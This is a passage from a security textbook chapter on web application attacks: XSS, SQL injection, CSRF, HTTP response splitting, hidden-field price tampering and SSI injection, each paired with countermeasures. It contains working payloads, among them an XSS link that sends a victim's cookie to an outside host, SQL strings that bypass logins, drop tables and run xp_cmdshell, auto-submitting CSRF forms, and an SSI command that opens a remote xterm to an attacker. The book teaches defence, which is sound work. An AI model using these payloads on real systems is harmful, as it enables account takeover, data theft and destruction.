Injection into an HTML tag; the injected link e-mails the victim's cookie to a malicious site	http://localhost/page.php?variable="><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>
Injecting the HTML BODY "onload" attribute into a variable	http://localhost/frame.asp?var=%20onload=alert(document.domain)
Injecting JavaScript into a variable using an IMG tag	http://localhost//cgi-bin/script.pl?name=>"'><IMG SRC="javascript:alert('XSS')">

Table 11-4 Common XSS Payloads

(>) and a right (<) angle bracket, which may be interpreted as closing the previous HTML tag and beginning a new one. You can also hex-encode input to create myriad variations. Here are some examples:

- %3c instead of <
- %3e instead of >
- %22 instead of "

TIP We recommend checking out RSnake's "XSS Cheatsheet" at http://ha.ckers.org/xss.html for hundreds of XSS variants like these.

Cross-Site Scripting Countermeasures

The following general approaches for preventing cross-site scripting attacks are recommended:

- Filter input parameters for special characters—no web application should accept the following characters within input if at all possible: < > ( ) # & ".
- HTML-encode output so that even if special characters are input, they appear harmless to subsequent users of the application. Alternatively, you can simply filter special characters in output (achieving "defense in depth").

- If your application sets cookies, use Microsoft's HttpOnly cookies (web clients must use Internet Explorer 6 SP1 or greater and Mozilla Firefox 2.0.05 or later). This can be set in the HTTP response header. It marks cookies as "HttpOnly," thus preventing them from being accessed by scripts, even by the website that set the cookies in the first place. Therefore, even if your application has an XSS vulnerability, if your users use IE6 SP1 or greater, your application's cookies cannot be accessed by malicious XSS payloads. See http://msdn.microsoft.com/workshop/author/dhtml/httponly_cookies.asp for more information.
- Analyze your applications for XSS vulnerabilities on a regular basis using the many tools and techniques outlined in this chapter, and fix what you find.

SQL Injection

Popularity:	9
Simplicity:	5
Impact:	8
Risk Rating:	7

Most modern web applications rely on dynamic content to achieve the appeal of traditional desktop windowing programs. This dynamism is typically achieved by retrieving updated data from a database or an external service. In response to a request for a web page, the application will generate a query, often incorporating portions of the request into the query. If the application isn't careful about how it constructs the query, an attacker can alter the query, changing how it is processed by the external service. These *injection flaws* can be devastating, since the service often trusts the web application fully and may even be "safely" ensconced behind several firewalls.

One of the more popular platforms for web datastores is SQL, and many web applications are based entirely on front-end scripts that simply query a SQL database, either on the web server itself or a separate back-end system. One of the most insidious attacks on a web application involves hijacking the queries used by the front-end scripts themselves to attain control of the application or its data. One of the most efficient mechanisms for achieving this is a technique called *SQL injection*. While injection flaws can affect nearly every kind of external service, from mail servers to web services to directory servers, SQL injection is by far the most prevalent and readily abused of these flaws.

SQL injection refers to inputting raw SQL queries into an application to perform an unexpected action. Often, existing queries are simply edited to achieve the same results—SQL is easily manipulated by the placement of even a single character in a judiciously chosen spot, causing the entire query to behave in quite malicious ways. Some of the characters commonly used for such input validation attacks include the backtick (`), the double dash (--), and the semicolon (;), all of which have special meaning in SQL.

What sorts of things can a crafty hacker do with a usurped SQL query? Well, for starters, they could potentially access unauthorized data. With even sneakier techniques, they can bypass authentication or even gain complete control over the web server or back-end SQL system. Let's take a look at what's possible.

Examples of SQL Injections To see whether the application is vulnerable to SQL injections, type any of the input listed in Table 11-5 in the form fields.

The results of these queries may not always be visible to the attacker through the application presentation interface, but the injection attack may still be effective. So-called "blind" SQL injection is the art of injecting queries like those in Table 11-5 into an application where the result is not directly visible to the attacker. Working only with subtle changes in the application's behavior, the attacker then must use more elaborate queries to try and piece together a series of statements that add up to a more severe

Bypassing Authentication	
To authenticate without any credentials:	Username: ' OR "=' Password: ' OR "='
To authenticate with just the username:	Username: admin'--
To authenticate as the first user in the "users" table:	Username: ' or 1=1–
To authenticate as a fictional user:	Username: ' union select 1, 'user', 'passwd' 1–
Causing Destruction	
To drop a database table:	Username: ';drop table users–
To shut down the database remotely:	Username: aaaaaaaaaaaaaaa' Password: '; shutdown–
Executing Function Calls and Stored Procedures	
Executing xp_ cmdshell to get a directory listing:	http://localhost/script?0';EXEC+master.. xp_ cmdshell+'dir ';—
Executing xp_ servicecontrol to manipulate services:	http://localhost/script?0';EXEC+master..xp_ service control+'start',+'server';—

Table 11-5 Examples of SQL Injection

compromise. Blind SQL injection has become automated by tools that take much of the menial guesswork out of the attack, as we will discuss in a moment.

Not all of the syntax shown works on every proprietary database implementation. The information in Table 11-6 indicates whether some of the techniques we've outlined will work on certain database platforms.

Automated SQL Injection Tools SQL injection is typically performed manually, but some tools are available that can help automate the process of identifying and exploiting such weaknesses. Both of the commercial web application assessment tools we mentioned previously, HP WebInspect and Rational AppScan, have tools and checks for performing automated SQL injection. Completely automated SQL injection vulnerability detection is still being perfected, and the tools generate a large number of false positives, but they provide a good starting point for further investigation.

SQL Power Injector is a free tool to analyze web applications and locate SQL injection vulnerabilities. Built on the .NET Framework, it targets a large number of database platforms, including MySQL, Microsoft SQL Server, Oracle, Sybase, and DB2. Get it at http://www.sqlpowerinjector.com/.

A number of tools are available for analyzing the extent of SQL injection vulnerabilities, although they tend to target specific back-end database platforms. Absinthe, available at http://www.0x90.org/releases/absinthe/index.php, is a GUI-based tool that will automatically retrieve the schema and contents of a database that has a blind SQL injection vulnerability. Supporting Microsoft SQL Server, Postgres, Oracle and Sybase, Absinthe is quite versatile.

For a more thorough drubbing, Sqlninja, available at http://sqlninja.sourceforge.net/, provides the ability to completely take over the host of a Microsoft SQL Server

Database-Specific Information

	MySQL	Oracle	DB2	Postgres	MS SQL
UNION possible	Y	Y	Y	Y	Y
Subselects possible	N	Y	Y	Y	Y
Multiple statements	N (mostly)	N	N	Y	Y
Default stored procedures	–	Many (utf_file)	–	–	Many (xp_cmdshell)
Other comments	Supports "INTO OUTFILE"	–	–	–	–

Table 11-6 SQL Injection Syntax Compatibility Among Various Database Software Products

database. Run successfully, Sqlninja can also crack the server passwords, escalate privileges, and provide the attacker with remote graphical access to the database host.

SQL Injection Countermeasures

Here is an extensive but not complete list of methods used to prevent SQL injection:

- **Perform strict input validation on any input from the client** Follow the common programming mantra of "constrain, reject, and sanitize"—that is, constrain your input where possible (for example, only allow numeric formats for a ZIP code field), reject input that doesn't fit the pattern, and sanitize where constraint is not practical. When sanitizing, consider validating data type, length, range, and format correctness. See the Regular Expression Library at http://www.regxlib.com for a great sample of regular expressions for validating input.
- **Replace direct SQL statements with stored procedures, prepared statements, or ADO command objects** If you can't use stored procs, used parameterized queries.
- **Implement default error handling** This includes using a general error message for all errors.
- **Lock down ODBC** Disable messaging to clients. Don't let regular SQL statements through. This ensures that no client, not just the web application, can execute arbitrary SQL.
- **Lock down the database server configuration** Specify users, roles, and permissions. Implement triggers at the RDBMS layer. This way, even if someone can get to the database and get arbitrary SQL statements to run, they won't be able to do anything they're not supposed to.

For more tips, see the Microsoft Developer Network (MSDN) article at http://msdn.microsoft.com/library/en-us/bldgapps/ba_highprog_11kk.asp. If your application is developed in ASP, use Microsoft's Source Code Analyzer for SQL Injection tool, available at http://support.microsoft.com/kb/954476, to scan your source for vulnerabilities.

Cross-Site Request Forgery

Popularity:	5
Simplicity:	3
Impact:	7
Risk Rating:	**5**

Cross-Site Request Forgery (CSRF) vulnerabilities have been known about for nearly a decade, but it is only recently that they have been recognized as a serious issue. The MySpace Samy worm, released in 2005, rocketed them to the forefront of web application

security, and subsequent abuses earned them position number 5 on the 2007 OWASP Top Ten list. The concept behind CSRF is simple: web applications provide users with persistent authenticated sessions, so that they don't have to reauthenticate themselves each time they request a page. But if an attacker can convince the user's web browser to submit a request to the website, they can take advantage of the persistent session to perform actions as the victim.

Attacks can result in a variety of ill outcomes for the victim: their account password can be changed, funds can be transferred, merchandise purchased, and more. Because it is the victim's browser that is making the request, an attacker can target services to which they normally would not have access; several instances have been reported of CSRF being used to modify the configuration of a user's DSL modem or cable router.

CSRF vulnerabilities are remarkably easy to exploit. In the simplest scenario, an attacker can simply embed an image tag into a commonly visited web page, such as an online forum; when the victim loads the web page, their browser dutifully submits the GET request to fetch the "image," except instead of it being a link to an image, it's a link that performs an action on the target website. Because the victim is logged into that website, the action is carried out behind the scenes, with the victim unaware that anything is amiss.

```
<img src="http://example.com/update_account.asp?new_password=evil">
```

What if the desired action requires an HTTP POST instead of a simple GET request? Easy, just make a hidden form, and have some JavaScript automatically submit the request:

```
<html>
  <body onload="document.CSRF.submit()">
    <form name="CSRF" method="POST" action="http://example.com/update_account.asp">
      <input type="hidden" name="new_password" value="evil" />
    </form>
  </body>
</html>
```

It's important to realize that, from your web application's perspective, nothing is amiss. All it sees is that an authenticated user submitted a well-formed request, and so it dutifully carries out the instructions in the request.

Cross-Site Request Forgery Countermeasures

The key to preventing CSRF vulnerabilities is somehow tying the incoming request to the authenticated session. What makes CSRF vulnerabilities so dangerous is that the attacker doesn't need to know anything about the victim to carry out the attack. Once they've crafted the dangerous request, it will work on any victim that has authenticated to the website.

To foil this, your web application should insert random values, tied to the specified user's session, into the forms it generates. If a request comes in that does not have a value that matches the user's session, require the user to reauthenticate and confirm that they wish to perform the requested action. Some web application frameworks, such as Ruby on Rails version 2 and later, provide this functionality automatically. Check if your application framework provides this functionality; if it does, turn it on, otherwise, implement request tokens in your application logic.

Further, when developing your web applications, consider requiring the user to reauthenticate every time they are about to perform a particularly dangerous operation, such as changing their account password. Taking this small step will only slightly inconvenience your users, yet provide them with complete assurance that they will not become the victims of CSRF attacks.

HTTP Response Splitting

Popularity:	3
Simplicity:	3
Impact:	6
Risk Rating:	**4**

HTTP response splitting is an application attack technique first publicized by Sanctum, Inc., in March 2004 (see http://www.sanctuminc.com/pdf/whitepaper_httpresponse.pdf). The root cause of this class of vulnerabilities is the exact same as that of SQL injection or cross-site scripting: poor input validation by the web application. Thus, this phenomenon is more properly called "HTTP response injection," but who are we to steal someone else's thunder? Whatever the name, the effects of HTTP response splitting are similar to XSS—basically, users can be more easily tricked into compromising situations, greatly increasing the likelihood of phishing attacks and concomitant damage to the reputation of the site in question (see Chapter 12 for more information about phishing).

Fortunately, like XSS, the damage wrought by HTTP response splitting usually involves convincing a user to click a specially crafted hyperlink in a malicious website or e-mail. As we noted in our discussion of XSS previously in this chapter, however, the shared complicity in the overall liability for the outcome of the exploitation is often lost on the end user in these situations, so any corporate entity claiming this defense is on dubious ground, to say the least. Another factor that somewhat mitigates the risk from HTTP response splitting today is that it only affects web applications designed to embed user data in HTTP responses, which is typically confined to server-side scripts that rewrite query strings to a new site name. In our experience, this is implemented in very few applications; however, we have seen at least a few apps that had this problem, so it is by no means nonexistent. Additionally, these apps tend to be the ones that persist forever (why else would you be rewriting query strings?) and are therefore highly

sensitive to the organization. So, it behooves you to identify potential opportunities for HTTP response splitting in your apps.

Doing so is rather easy. Just as most XSS vulnerabilities derive from the ability to input angle brackets (< and >) into applications, nearly all HTTP response splitting vulnerabilities we've seen involve use of one of the two the major web script response redirect methods:

- **JavaScript** response.sendRedirect
- **ASP** Response.Redirect

This is not to say that all HTTP response splitting vulnerabilities are derived from these methods. We have also seen nonscript-based applications that were vulnerable to HTTP response splitting (including one ISAPI-based application at a major online service), and Microsoft has issued at least one bulletin for a product that shipped with such a vulnerability (see http://www.microsoft.com/technet/security/Bulletin/MS04-026.mspx). Therefore, don't assume your web app isn't affected until you check all the response rewriting logic.

Sanctum's paper covers the JavaScript example, so let's take a look at what an ASP-based HTTP response splitting vulnerability might look like.

TIP You can easily find pages that use these response redirect methods by searching for the literal strings in a good Internet search engine. For example: http://www.google.com/search?q=+%22Response.Redirect.

The `Response` object is one of many intrinsic COM objects (ASP built-in objects) that are available to ASP pages, and `Response.Redirect` is just one method exposed by that object. Microsoft's MSDN site (http://msdn.microsoft.com) has authoritative information on how the `Response.Redirect` method works, and we won't go into broad detail here other than to provide an example of how it might be called in a typical web page. Figure 11-13 shows an example we turned up after performing a simple search for "Response.Redirect" on Google.

The basic code behind this form is rather simple:

```
If Request.Form("selEngines") = "yahoo" ThenResponse.Redirect("http://
search.yahoo.com/bin/search?p=" &
Request.Form("txtSearchWords"))
End If
```

The error in this code may not be immediately obvious because we've stripped out some of the surrounding code, so let's just paint it in bold colors: the form takes input from the user `("txtSearchWords")` and then redirects it to the Yahoo! Search page using `Response.Redirect`. This is a classic candidate for cross-site input validation issues, including HTTP response splitting, so let's throw something potentially malicious



Figure 11-13 A simple web form that uses the Response.Redirect ASP method to send user input to another site

at it. What if we input the following text into this form (a manual line break has been added due to page-width restrictions):

```
blah%0d%0aContent-Length:%200%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-Length:%2020%0d%0a<html>Hacked!</html>
```

This input would get incorporated into the response redirect to the Yahoo! Search page, resulting in the following HTTP response being sent to the user's browser:

```
HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
Date: Fri, 06 Aug 2004 04:35:42 GMT
Location: http://search.yahoo.com/bin/search?p=blah%0d%0a
Content-Length:%200%0d%0a
HTTP/1.1%20200%20OK%0d%0a
Content-Type:%20text/html%0d%0a
Content-Length:%2020%0d%0a
<html>Hacked!</html>
Connection: Keep-Alive
Content-Length: 121
Content-Type: text/html
Cache-control: private
<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="">here</a>.</body>.
```

We've placed some judicious line breaks in this output to visually illustrate what happens when this response is received in the user's browser. This also occurs programmatically, because each "%0d%0a" is interpreted by the browser as a carriage return line feed (CRLF), creating a new line. Thus, the first "Content-Length" HTTP header ends the real server response with a zero length, and the following line beginning with "HTTP/1.1" starts a new injected response that can be controlled by a malicious hacker. We've simply elected to display some harmless HTML here, but attackers can get much more creative with HTTP headers such as Set Cookie (identity modification), Last-Modified, and Cache-Control (cache poisoning). To further assist with visibility of the ultimate outcome here, we've highlighted the entire injected server response in bold.

Although we've chosen to illustrate HTTP response splitting with an example based on providing direct input to a server application, the way this is exploited in the real world is much like cross-site scripting (XSS). A malicious hacker might send an e-mail containing a link to the vulnerable server, with an injected HTTP response that actually directs the victim to a malicious site, sets a malicious cookie, and/or poisons the victim's Internet cache so that they are taken to a malicious site when they attempt to visit popular Internet sites such as eBay or Google.

HTTP Response Splitting Countermeasures

As with SQL injection and XSS, the core preventative countermeasure for HTTP response splitting is good, solid input validation on server input. As you saw in the preceding examples, the key input to be on the lookout for is encoded CRLFs (that is, %0d%0a). Of course, we never recommend simply looking for such a simple "bad" input string—wily hackers have historically found multiple ways to defeat such simplistic thinking. As we've said frequently throughout this book, "constrain, reject, and sanitize" is a much more robust approach to input validation. Of course, the example we used to describe HTTP response splitting doesn't lend itself easily to constraint (the application in question is essentially a search engine, which should be expected to deal with a wide range of input from users wanting to research a myriad of topics). So, let's move to the "reject and sanitize" approach, and simply remove percent symbols and angle brackets (%, <, and >). Perhaps we define a way to escape such characters for users who want to use them in a search (although this can be tricky, and it can lead you into more trouble than nonsanitized input in some instances). Here are some Microsoft .NET Framework sample code snippets that strip such characters from input using the `CleanInput` method, which returns a string after stripping out all nonalphanumeric characters except the "at" symbol (@), a hyphen (-), and a period (.). First, here's an example in Visual Basic:

```
Function CleanInput(strIn As String) As String
    ' Replace invalid characters with empty strings.
    Return Regex.Replace(strIn, "[^\w\.@-]", "")
End Function
```

And here's an example in C#:

```
String CleanInput(string strIn)
{
    // Replace invalid characters with empty strings.
   return Regex.Replace(strIn, @"[^\w\.@-]", "");
}
```

Another thing to consider for applications with challenging input constraint requirements (such as search engines) is to perform *output* validation. As we noted in our discussion of XSS earlier in this chapter, output encoding should be used anytime input from one user will be displayed to another (even—especially!—administrative

users). HTML encoding ensures that text will be correctly displayed in the browser, not interpreted by the browser as HTML. For example, if a text string contains the < and > characters, the browser will interpret these characters as being part of HTML tags. The HTML encoding of these two characters is &lt and &gt, respectively, which causes the browser to display the angle brackets correctly. By encoding rewritten HTTP responses before sending them to the browser, you can avoid much of the threat from HTTP response splitting. There are many HTML-encoding libraries available to perform this on output. On Microsoft .NET–compatible platforms, you can use the .NET Framework Class Library `HttpServerUtility.HtmlEncode` method to easily encode output (see http://msdn.microsoft.com/library/en- us/cpref/html/frlrfsystemwebhttpserverutilityclasshtmlencodetopic2.asp).

Lastly, we thought we'd mention a best practice that will help prevent your applications from showing up in common Internet searches for such vulnerabilities: use the `runat` directive to set off server-side execution in your ASP code:

```
<form runat="server">
```

This directs execution to occur on the server before being sent to the client (ASP.NET requires the `runat` directive for the control to execute). Explicitly defining server-side execution in this manner will help prevent your private web app logic from turning up vulnerable on Google!

Misuse of Hidden Tags

Popularity:	5
Simplicity:	6
Impact:	6
Risk Rating:	**6**

Many companies are now doing business over the Internet, selling their products and services to anyone with a web browser. But poor shopping-cart design can allow attackers to falsify values such as price. Take, for example, a small computer hardware reseller that has set up its web server to allow web visitors to purchase its hardware online. However, the programmers make a fundamental flaw in their coding—they use hidden HTML tags as the sole mechanism for assigning the price to a particular item. As a result, once attackers have discovered this vulnerability, they can alter the hidden-tag price value and reduce it dramatically from its original value.

For example, say a website has the following HTML code on its purchase page:

```
<FORM ACTION="http://192.168.51.101/cgi-bin/order.pl" method="post">
<input type=hidden name="price" value="199.99">
<input type=hidden name="prd_id" value="X190">
QUANTITY: <input type=text name="quant" size=3 maxlength=3 value=1>
</FORM>
```

A simple change of the price with any HTML or raw text editor will allow the attacker to submit the purchase for $1.99 instead of $199.99 (its intended price):

```
<input type=hidden name="price" value="1.99">
```

If you think this type of coding flaw is a rarity, think again. Just search any Internet search engine for **type=hidden name=price** to discover hundreds of sites with this flaw.

Another form of attack involves utilizing the width value of fields. A specific size is specified during web design, but attackers can change this value to a large number, such as 70,000, and submit a large string of characters, possibly crashing the server or at least returning unexpected results.

Hidden Tag Countermeasures

To avoid exploitation of hidden HTML tags, limit the use of hidden tags to store information such as price—or at least confirm the value before processing it.

Server Side Includes (SSIs)

Popularity:	4
Simplicity:	4
Impact:	9
***Risk Rating*:**	**6**

Server Side Includes provide a mechanism for interactive, real-time functionality without programming. Web developers will often use them as a quick means of learning the system date/time or to execute a local command and evaluate the output for making a programming flow decision. A number of SSI features (called *tags)* are available, including echo, include, fsize, flastmod, exec, config, odbc, email, if, goto, label, and break. The three most helpful to attackers are the include, exec, and email tags.

A number of attacks can be created by inserting SSI code into a field that will be evaluated as an HTML document by the web server, enabling the attacker to execute commands locally and gain access to the server itself. For example, by the attacker entering an SSI tag into a first or last name field when creating a new account, the web server may evaluate the expression and try to run it. The following SSI tag will send back an xterm to the attacker:

```
<!--#exec cmd="/usr/X11R6/bin/xterm -display attacker:0 &"-->
```

Problems like this can affect many web application platforms in similar ways. For example, PHP applications may contain Remote File Inclusion vulnerabilities if they are improperly configured (see http://en.wikipedia.org/wiki/Remote_File_Inclusion). Any time a web server can be directed to process content at an attacker's whim, these kinds of vulnerabilities will occur.

SSI Countermeasures

Use a preparser script to read in any HTML file, and strip out any unauthorized SSI line before passing it on to the server. Unless your application absolutely, positively, requires it, disable server-side includes and similar functionality in your web server's configuration.

SUMMARY

As the online world has integrated itself into our lifestyles, web hacking has become an increasingly more visible and relevant threat to global commerce. Nevertheless, despite its cutting-edge allure, web hacking is based on many of the same techniques for penetrating the confidentiality, integrity, and availability of similar technologies that have gone before, and thus mitigating this risk can be achieved by adhering to some simple principles. As you saw in this chapter, one critical step is to ensure that your web platform (that is, the server) is secure by keeping up with patches and best-practice configurations. You also saw the importance of validating all user input and output—assume it is evil from the start, and you will be miles ahead when a real attacker shows up at your door. Finally, we can't overemphasize the necessity to regularly audit your own web apps. The state of the art in web hacking continues to advance, demanding ongoing diligence to protect against the latest tools and techniques. There is no vendor service pack for custom code!